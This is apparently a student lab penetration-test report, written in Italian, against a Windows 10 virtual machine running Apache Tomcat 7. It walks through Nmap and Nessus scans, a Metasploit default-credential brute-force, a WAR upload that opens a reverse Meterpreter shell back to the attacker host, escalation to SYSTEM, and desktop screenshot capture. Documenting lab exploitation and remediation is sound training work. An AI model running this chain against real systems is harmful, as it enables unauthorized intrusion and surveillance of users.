

REPORT TECNICO: BUILDWEEK 2 – GIORNO 5

Vulnerability Assessment & Exploitation: Windows 10 & Apache Tomcat

Team: Datashields

Data: 30 Gennaio 2026

Sintesi

Nell'ambito delle attività della Buildweek 2, il team ha eseguito un Penetration Test su una workstation Windows 10 target. L'analisi ha evidenziato una gestione critica del software: la macchina espone una versione obsoleta di Apache Tomcat (7.0.x) affetta da numerose CVE note. L'utilizzo di credenziali di default ha permesso l'esecuzione di codice remoto (RCE) e l'acquisizione dei privilegi massimi di sistema (**SYSTEM**).

Richieste

- Esecuzione di scansioni di ricognizione tramite **Nmap** e **Nessus Essentials**.
- Verifica della sicurezza delle credenziali del servizio Apache Tomcat.
- Sfruttamento della vulnerabilità per l'ottenimento di una shell remota e successiva escalation/migrazione di sessione.
- Raccolta delle evidenze tecniche (Proof of Concept) post-compromissione.

Introduzione

Il perimetro di ingaggio (Scope) è stato limitato all'IP target fornito dalla traccia:

- **Target IP:** 192.168.200.200
- **Attacker IP:** 192.168.200.100
- **Target Port:** 8080/tcp (Apache Tomcat/Coyote JSP engine 1.1)

Punti chiave

- **Vettore di Ingresso:** Software Apache Tomcat (7.0.x) in stato "End of Life".
- **Vulnerabilità Critica:** Presenza della falla "Ghostcat" (CVE-2020-1938).
- **Misconfiguration:** Mancato cambio delle credenziali amministrative di default.
- **Risultato:** Accesso amministrativo completo (**NT AUTHORITY\SYSTEM**).

Strumenti

- **Nmap:** Per il Network Scanning iniziale.
- **Nessus Essentials:** Per il Vulnerability Assessment automatizzato.
- **Metasploit Framework:** Per le fasi di verifica credenziali ed exploitation manuale.

Svolgimento

1. Network Scanning (Nmap)

La fase di ricognizione è stata avviata per identificare i servizi attivi sul target. Il team ha rilevato numerose porte aperte, tra cui spicca la porta 8080 relativa ad Apache Tomcat.

```
(katie㉿kali) [~] $ nmap -sS -sV -p- 192.168.200.200
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 06:32 -0500
Nmap scan report for 192.168.200.200
Host is up (0.00059s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
7/tcp      open  echo
9/tcp      open  discard?
13/tcp     open  datagram   Microsoft Windows International daytime
17/tcp     open  extmod    Windows qotd (English)
19/tcp     open  chargen
80/tcp     open  http       Microsoft IIS httpd 10.0
135/tcp    open  msrpc     Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp   open  msmsm?
2103/tcp   open  msrpc     Microsoft Windows RPC
2105/tcp   open  msrpc     Microsoft Windows RPC
2107/tcp   open  msrpc     Microsoft Windows RPC
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5432/tcp   open  postgresql?
8009/tcp   open  ajp13    Apache Jserv (Protocol v1.3)
8080/tcp   open  http     Apache Tomcat/Coyote JSP engine 1.1
8443/tcp   open  https-alt?
49408/tcp  open  msrpc     Microsoft Windows RPC
49409/tcp  open  msrpc     Microsoft Windows RPC
49410/tcp  open  msrpc     Microsoft Windows RPC
49411/tcp  open  msrpc     Microsoft Windows RPC
49413/tcp  open  msrpc     Microsoft Windows RPC
49414/tcp  open  msrpc     Microsoft Windows RPC
49415/tcp  open  msrpc     Microsoft Windows RPC
49451/tcp  open  msrpc     Microsoft Windows RPC
MAC Address: 08:00:27:77:1B:C9 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 226.22 seconds
```

Output dettagliato di Nmap con l'elenco dei servizi e delle versioni rilevate sul target 192.168.200.200)

2. Vulnerability Assessment (Nessus)

È stata lanciata una scansione "Basic Network Scan" (denominata *scan_win10_3*) per identificare le vulnerabilità note. I risultati hanno riportato un livello di rischio **CRITICO**.



Panoramica della scansione completata con la distribuzione delle severità: 6 Critiche, 11 Alte, 24 Medie

Il team si è concentrato sul dettaglio relativo ad Apache Tomcat, confermando che la versione installata è affetta da gravi falle, inclusa "Ghostcat".





Tabella riassuntiva dei Plugin Nessus relativi alle vulnerabilità di Apache Tomcat



Analisi tecnica della CVE associata alla versione obsoleta del software

3. Verifica Credenziali (Metasploit)

Nonostante le CVE rilevate, il team ha ipotizzato la presenza di password deboli. È stato utilizzato il modulo **auxiliary/scanner/http/tomcat_mgr_login**.

```
msf > search type:auxiliary tomcat
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06  normal  No    Apache Commons FileUpload and Apache Tomcat DoS
1 auxiliary/admin/http/tomcat_ghostcat           2020-02-20  normal  Yes   Apache Tomcat AJP File Read
2 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09  normal  No    Apache Tomcat Transfer-Encoding Information Disclosure and DoS
3 auxiliary/scanner/http/tomcat_enum            2011-01-01  normal  No    Apache Tomcat User Enumeration
4 auxiliary/dos/http/hashcollision_dos          2011-12-28  normal  No    Hashtable Collisions
5 auxiliary/admin/http/ibm_drm_download         2020-04-21  normal  Yes   IBM Data Risk Manager Arbitrary File Download
6 auxiliary/admin/http/tomcat_administration     -          normal  No    Tomcat Administration Tool Default Access
7 auxiliary/scanner/http/tomcat_mgr_login        2009-01-09  normal  No    Tomcat Application Manager Login Utility
8 auxiliary/admin/http/tomcat_utf8_traversal     2009-01-09  normal  No    Tomcat UTF-8 Directory Traversal Vulnerability
9 auxiliary/admin/http/trendmicro_dlp_traversal  2009-01-09  normal  No    TrendMicro Data Loss Prevention 5.5 Directory Traversal
```

Ricerca dei moduli Metasploit disponibili per l'analisi di Tomcat

L'attacco a dizionario ha confermato l'uso delle credenziali di default: **admin / password**.

```

msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
[-] 192.168.200.200:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:password (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Log di Metasploit che mostra il successo dell'autenticazione dopo diversi tentativi falliti

4. Exploitation

Avendo accesso al "Manager App", è stato caricato un payload malevolo (.war) tramite il modulo `multi/http/tomcat_mgr_upload`.

| Matching Modules | | | | | |
|------------------|---|-----------------|-----------|-------|--|
| # | Name | Disclosure Date | Rank | Check | Description |
| 0 | exploit/multi/http.struts2_namespace_ognl | 2018-08-22 | excellent | Yes | Apache Struts 2 Namespace Redirect OGNL Injection |
| 1 | \ target: Automatic detection | | | | |
| 2 | \ target: Windows | | | | |
| 3 | \ target: Linux | | | | |
| 4 | exploit/multi/http.struts_code_exec_classloader | 2014-03-06 | manual | No | Apache Struts ClassLoader Manipulation Remote Code Execution |
| 5 | \ target: Windows | | | | |
| 6 | \ target: Linux | | | | |
| 7 | \ target: Windows | | | | |
| 8 | \ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) | | | | |
| 9 | exploit/windows/http/ Tomcat _cgi_cmdlineargs | 2019-04-10 | excellent | Yes | Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability |
| 10 | exploit/multi/http/ Tomcat _mgr_deploy | 2009-11-09 | excellent | Yes | Apache Tomcat Manager Application Deployer Authenticated Code Execution |
| 11 | \ target: Automatic | | | | |
| 12 | \ target: Universal | | | | |
| 13 | \ target: Windows Universal | | | | |
| 14 | \ target: Linux x86 | | | | |
| 15 | exploit/multi/http/Tomcat_mgr_upload | 2009-11-09 | excellent | Yes | Apache Tomcat Manager Authenticated Upload Code Execution |
| 16 | \ target: Java Universal | | | | |
| 17 | \ target: Windows Universal | | | | |
| 18 | \ target: Linux x86 | | | | |
| 19 | exploit/multi/http/atlassian_confluence_webwork_ognl_injection | 2021-08-25 | excellent | Yes | Atlassian Confluence WebWork OGNL Injection |
| 20 | \ target: Java Universal | | | | |
| 21 | \ target: Linux Dropper | | | | |
| 22 | \ target: Windows Command | | | | |
| 23 | \ target: Windows Dropper | | | | |
| 24 | \ target: PowerShell Stager | | | | |
| 25 | exploit/windows/http/cain_xpost_sql_rce | 2020-06-04 | excellent | Yes | Cain xPost wayfinder_seqid SQLi to RCE |
| 26 | post/multi/gather/ Tomcat _gather | . | normal | No | Gather Tomcat Credentials |
| 27 | exploit/multi/http/primefaces_weak_encryption_rce | 2016-02-15 | excellent | Yes | PrimeFaces Remote Code Execution Exploit |

Selezione dell'exploit per l'upload e il deployment del payload

```

msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
Proxies               no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS              yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                80       yes      The target port (TCP)
SSL                  false     no       Negotiate SSL/TLS for outgoing connections
TARGETURI            /manager yes      The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST                no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.200.100  yes      The listen address (an interface may be specified)
LPORT    4444             yes      The listen port

Exploit target:
Id  Name
--  --
0   Java Universal

View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.200.200
RHOST => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777

```

Il team ha configurato i parametri necessari (**RHOST**, **HttpPassword**, **HttpUsername**) e impostato il payload **java/meterpreter/reverse_tcp**.

```

msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying BsPJIQaCMHk...
[*] Executing BsPJIQaCMHk...
[*] Undeploying BsPJIQaCMHk...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49452) at 2026-01-27 08:13:47 -0500
meterpreter > 

```

Lancio dell'exploit e stabilimento della prima sessione Meterpreter via Java

5. Session Upgrade & Post-Exploitation

La sessione iniziale è stata migrata a una nativa Windows (x64) per garantire stabilità e controllo. È stato utilizzato il comando **sessions -u 1**.

```

msf exploit(multi/http/tomcat_mgr_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!] * unloadable Meterpreter extension: stdapi_railgun
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:4433
msf exploit(multi/http/tomcat_mgr_upload) >
[*] Sending stage (230982 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:4433 → 192.168.200.200:49453) at 2026-01-27 08:25:04 -0500
[*] Stopping exploit/multi/handler

msf exploit(multi/http/tomcat_mgr_upload) > sessions

Active sessions
=====

```

| Id | Name | Type | Information | Connection |
|----|-------------|--------------|--|--|
| 1 | meterpreter | java/windows | DESKTOP-9K104BT\SYSTEM @ DESKTOP-9K104BT | 192.168.200.100:7777 → 192.168.200.200:49452 (192.168.200.200) |
| 2 | meterpreter | x64/windows | NT AUTHORITY\SYSTEM @ DESKTOP-9K104BT | 192.168.200.100:4433 → 192.168.200.200:49453 (192.168.200.200) |

Passaggio dalla sessione java/windows alla sessione x64/windows con privilegi NT AUTHORITY\SYSTEM)

6. Raccolta Evidenze Finali

Il team ha eseguito i comandi di sistema per confermare il controllo totale.

- **Verifica Privilegi:** Il comando `getuid` ha confermato l'accesso come **SYSTEM**.
- **Verifica Ambiente:** L'output di `systeminfo` ha fornito i dettagli hardware e del sistema operativo .

```
meterpreter > sysinfo
Computer       : DESKTOP-9K104BT
OS             : Windows 10 (10.0 Build 10240)
Architecture   : x64
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
```

Dettagli completi del sistema target Windows 10 Pro rilevati dopo l'escalation

```
Interface 4
=====
Name      : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC: 08:00:27:77:1b:c9
MTU       : 1500
IPv4 Address: 192.168.200.200
IPv4 Netmask: 255.255.255.0
```

*Riassunto dell'architettura di sistema e della configurazione di rete
dell'interfaccia eth1*

```
meterpreter > webcam_list
[-] No webcams were found
```

Infine, è stata tentata la verifica dei dispositivi multimediali, non rilevando webcam attive.

7. Cattura dello Schermo (Visual Proof of Concept)

Come prova definitiva della compromissione e dell'accesso remoto, il team ha utilizzato il comando `screenshot` all'interno della sessione Meterpreter. Questa operazione ha permesso di acquisire un'immagine in tempo reale del desktop dell'utente sulla macchina bersaglio, confermando la capacità di monitorare l'attività dell'utente finale senza interruzioni del servizio.

Conclusioni

L'analisi combinata di Nessus e Metasploit ha evidenziato una postura di sicurezza insufficiente. Il sistema risulta compromettibile sia tramite vulnerabilità software (Tomcat obsoleto) sia tramite debolezza delle credenziali. Il team raccomanda l'immediata disinstallazione della versione obsoleta, l'applicazione delle ultime patch e l'enforcement di password complesse.